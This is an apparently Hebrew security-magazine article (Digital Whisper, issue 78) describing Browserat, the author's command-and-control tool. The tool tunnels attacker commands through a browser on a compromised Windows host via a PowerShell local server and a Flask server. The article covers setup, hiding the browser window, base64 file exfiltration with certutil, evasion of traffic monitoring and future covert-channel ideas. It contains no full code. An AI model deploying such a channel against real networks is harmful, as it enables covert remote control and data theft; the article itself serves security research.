Browserat מורכב משרת מרוחק ומלקוח, שמייצר בעצמו שרת מקומי. בגירסתו המקורית השרת המרוחק נכתב ב-PHP ו-Python, בשביל להגיע להוכחת התכנות מהירה, אבל בסופו של דבר ולאחר בניית הוכחה הקוד שוכתב לחלוטין לעבוד נטו על Python Flask. לגירסת שרת זו הוספתי פיצ'ר של היסטוריה בסיסית, כך שכל הפעולות שנעשו יתועדו בתוך DB מקומי. הלקוח של Browserat ממומש ב-Powershell, ודף הממסר שמגשר בין הלקוח לשרת ממומש ב-Javascript עם jQuery. כפועל יוצא מהשכתוב, הגירסה המשוכתבת נהנתה מפחות זמן בדיקות, ולכן מתנצל מראש על באגים ושות'.

שימוש ב-Browserat

בשביל להריץ את Browserat, צריך לבצע את הפעולות הבאות:

- בשרת C&C:
  - להתקין את הספריות הרצויות באמצעות:

```
pip install -r requirements.txt
```

  - להריץ את Browserat.py. חשוב לשים לב שבעת ההרצה הספריה static נמצאת באותה הספריה יחד עם Browserat.py.
- במערכת המותקפת, בקובץ browserat_client.bat:
  - לשנות את כתובת ה-IP בפרמטר $controllerUrl כך שיצביע לכתובת השרת המיועד
  - לשנות את המיקום של הדפדפן בפרמטר $browser_path, או להחליף את הקוד כך שיחפש את הקובץ הרצוי (לדוגמא, שיאתר את firefox.exe)
  - להריץ את browserat_client.bat

כמצופה, הדפדפן נפתח עם העמוד הנדרש ויכולנו לגשת למערכת הקבצים, דרך הדפדפן, באופן שהוא בלתי תלוי לחלוטין ב-"איך" ו-"למה" של מבנה הרשת.

מגבלות ויכולות

- הכלי מיועד לתקיפת מערכות Windows בלבד כרגע, אבל כאמור אני בטוח שלממש את השרת המקומי שכתבתי ב-Powershell הרבה יותר קל לכתוב ב-Bash או Python. בסופו של דבר - עליו לפרסר את פרמטר c שמגיע בבקשת POST, לאנקד אותו חזרה מ-base64, להריץ, לאנקד ל-base64 את הפלט ולהדפיסו לגוף תגובת ה-HTTP.
- כרגע הקוד של הלקוח מכוון לעבוד עם Firefox, עם נתיב הרצה מוקשח. קל לשנות זאת לנתיב אחר, או אפילו כדי לחפש דפדפן לבחירתך, כל עוד הוא מסוגל לקבל URL כארגומנט של CLI. נבדק כעובד עם Chrome, Edge, Internet Explorer.
- כרגע הכלי אינו משתמש ב-HTTPS, וכל המידע מועבר ב-base64 בטקסט נקי.
- כרגע חלון הדפדפן מוצג למטרות debug, וניתן לראות את הפעולות שהתוקף מבצע (כתובות ב-base64). עם זאת, ניתן להסתיר את החלון של הדפדפן ע"י הסרת תגיות <# #> מתוך הקוד של הלקוח (בקובץ ה-BAT), וכך להפעיל את הדפדפן בחלון חבוי. הדרך היחידה של משתמש לזהות שקיים חלון שכזה הוא ברשימת הפרוססים הרצים.

- בגלל מעברי ASCII ל-Unicode למיניהם שמוסיפים נל-בייט (\x00), השרת פשוט מסיר את הבייטים האלו למען ניקיון. זה יכול לשבש הורדה של תוכן בינארי, מכיוון שגם נל-בייטים לגיטימיים יוסרו. כרגע - הייעוד של הכלי הוא להדגים יכולות כאלו ב-ASCII
  - ...עם זאת, ניתן בכל זאת להוריד קבצים בינאריים עם הכלי. באמצעות הסבה של הקובץ בצד המותקף ל-base64 עם certutil, ואז type לקובץ המקודד שנוצר, הוספת והסרת הנל-בייטים מהמחרוזת שנוצרת יעשו על הגירסה המאונקדת. ברגע שיתבצע דיקוד, נקבל חזרה את התוצר הבינארי המדוייק.
  - ניתן להשתמש בפקודת ה-Powershell הבאה:

```
Get-Content [filename])[x .. y]
```

כדי לקבל שורות מסויימות מקובץ, וכך להמנע מ-Timeouts או הגבלות אורך.

- פלטים גדולים מדי עשויים לגרום ל-Timeout
- פעולות ארוכות, דוגמאת חיפושים במערכת הקבצים - עדיף לבצע ברקע ולהפנות את הפלט לתוך קובץ, ואז להדפיס את הקובץ באמצעות type כדי להמנע מ-Timeout.

איתור וניטור Browserat

כרגע, מסופקני אם יש דרך לאתר את הכלי באמצעות ניטור תעבורה. כרגע המידע עובר באמצעות base64, אבל אין שום סיבה שלא יוצפן סימטרית - כל השאר הוא תעבורת HTTP סטנדרטית לחלוטין, וניטור יוכל להעשות רק כנגד היעד של הבקשה, שגם הוא יכול לקבל קנוניזציה כלשהי. מקומית לתחנת הקצה, ההתנהגות הזדונית תאופיין בהרצת סקריפט Powershell, וספציפית אחד שמקים שרת Web, עשויות להוות פרופיל לא רע, אבל לא סביר לאפיון מיידי שיאתר את הכלי לפני שחברת מוצר אבטחה כלשהי תאפיין אותו ותסגור בפניו את הדלת.

מחשבות נוספות

בהנתן יותר זמן, הייתי שמח לפתח את הכלי הזה יותר. אני מאמין שאפשר להפוך אותו ל-HTTP Tunnel מלא לכל דבר ועניין. לאחרונה התחלתי להשתמש בטכניקה של הרצת C# נקי באמצעות Powershell כדי להוסיף המון פונקציונליות שקיימת ב-.NET. לסקריפטים של Powershell, וחשבתי לבקר שוב את הכלי הזה, ולהפוך אותו ל-Tunnel באמצעות:

- שימוש ב-C# כדי לממש Web Proxy, שמקבל בקשה ומעביר אותה כפי שהכלי הנוכחי מוציא פלט. HTTP over HTTP זה לא רעיון חדש, אבל הדבר יאפשר שימוש בכל מיני Malwares נפוצים, ספיציפית כאלה שיכולים להשתמש בהגדרות פרוקסי, כדי לצאת דרך אותה הדלת בדיוק.

- שימוש ב-C# מצד אחד וב-Python Flask מצד שני כדי לממש Websockets להעברת מידע, וכך להעביר מידע בדחיפה במקום AJAX שדוגם את השרת ומושך כשיש מידע חדש.

סיכום

Browerat מוכיח שגישה של משתמש לאינטרנט, אפילו דרך פרוקסי יעודי, ואפילו עם הזדהות חזקה, איננה פרדיגמה חזקה דיה בכדי למנוע תקיפה ואיננה מצריכה ידע קודם בכדי לממשה.

ארגונים רבים, קטנים כגדולים, אינם ערוכים למנוע זליגה או שליטה מרחוק מתוך הרשת הארגונית, אך אם יבחרו להערך - ייתכן ויבחרו באפשרות הזו של שימוש ב-Web Proxy לגישה לאינטרנט. אין ספק שבמידת הצורך, עדיף בבירור להשתמש בשירותי טרמינל כדי להזרים דפדפן ממערכת אחרת למערכות בסביבות אבטחה גבוהה. עם זאת - עובדה שהאפשרות לרכב על שירות כזה או אחר, כל עוד אפשר לרשום אליהם ולקרוא מהם, כדי לחדור לתוך ארגון היא מעניינת מאוד - גישה של Anything over Anything.

הדגמת היכולת הזו כן מעניינת מבחינה רעיונית, מכיוון שזו הדגמה ריאלית מה ניתן לבצע אם ניתן לכתוב ולקרוא החוצה באפיק כלשהו. ישנן הדגמות של מתקפות שמתקשרות עם שרת הניהול באמצעות אתרים פופולריים כדי לעקוף בקרות תוכן, לדוגמא Google Doc, או שמשתמשות בשירותי אימייל בשביל תקשורת, ומתקפה זו לא שונה מהן במהות אלא בהתאמה שלה לרשת המותקפת המסויימת. בסופו של דבר, כולן מתקפות שמחפשות את החור שמאפשר קריאה מבחוץ וכתיבה כלפי חוץ כדי להשתלט על נקודה מוגנת ברשת, ומנצלת את העובדה שהיא עדיין חייבת גישה אינטרנטית כלשהי.

טכנולוגית זה מעלה גם שאלות לגבי מבנים מסויימים שמוגדרים כפרקטיקות הטובות ביותר - האם אפשר להשתמש בדפדפן מונגש דרך טרמינל באופן דומה, כך שכאשר קובץ רץ במכונה המוגנת, האם ניתן להעביר פקודות ולהחזיר פלטים דרך הטרמינל (בהנחה ונצליח להגיע לכדי הרצת קוד זדוני בנקודת קצה שכזו)? לדוגמא - לפתח פוגען שמדבר ישירות עם ה-API של המקלדת של הטרמינל, ומעביר באופן הזה מידע לשרת חיצוני? שהדף שמוצג בטרמינל יציג פקודה והפוגען יקרא אותה מהטרמינל באמצעות פונקציונליות OCR או, אם קיימת, Clipboard? שימוש שכזה בכל מיני שירותים הניגשים לאינטרנט לא נראה כל-כך מופרך, וככל שיוטלו יותר הגבלים שכאלו על יציאה מהרשתות הפנימיות, כנראה שהיצירתיות בתחום העברת המידע בערוצים צדדיים או ערוצים זדוניים עטופים בערוצים מאובטחים ולגיטימיים רק תעלה.

תודות

תודה לרועי הרוש ואורן עופר על עזרתם בפיתוח הרעיון, ועזרה בעריכת מאמר זה.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-78 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של שנת 2016.

אפיק קסטיאל,

ניר אדר,

30.11.2016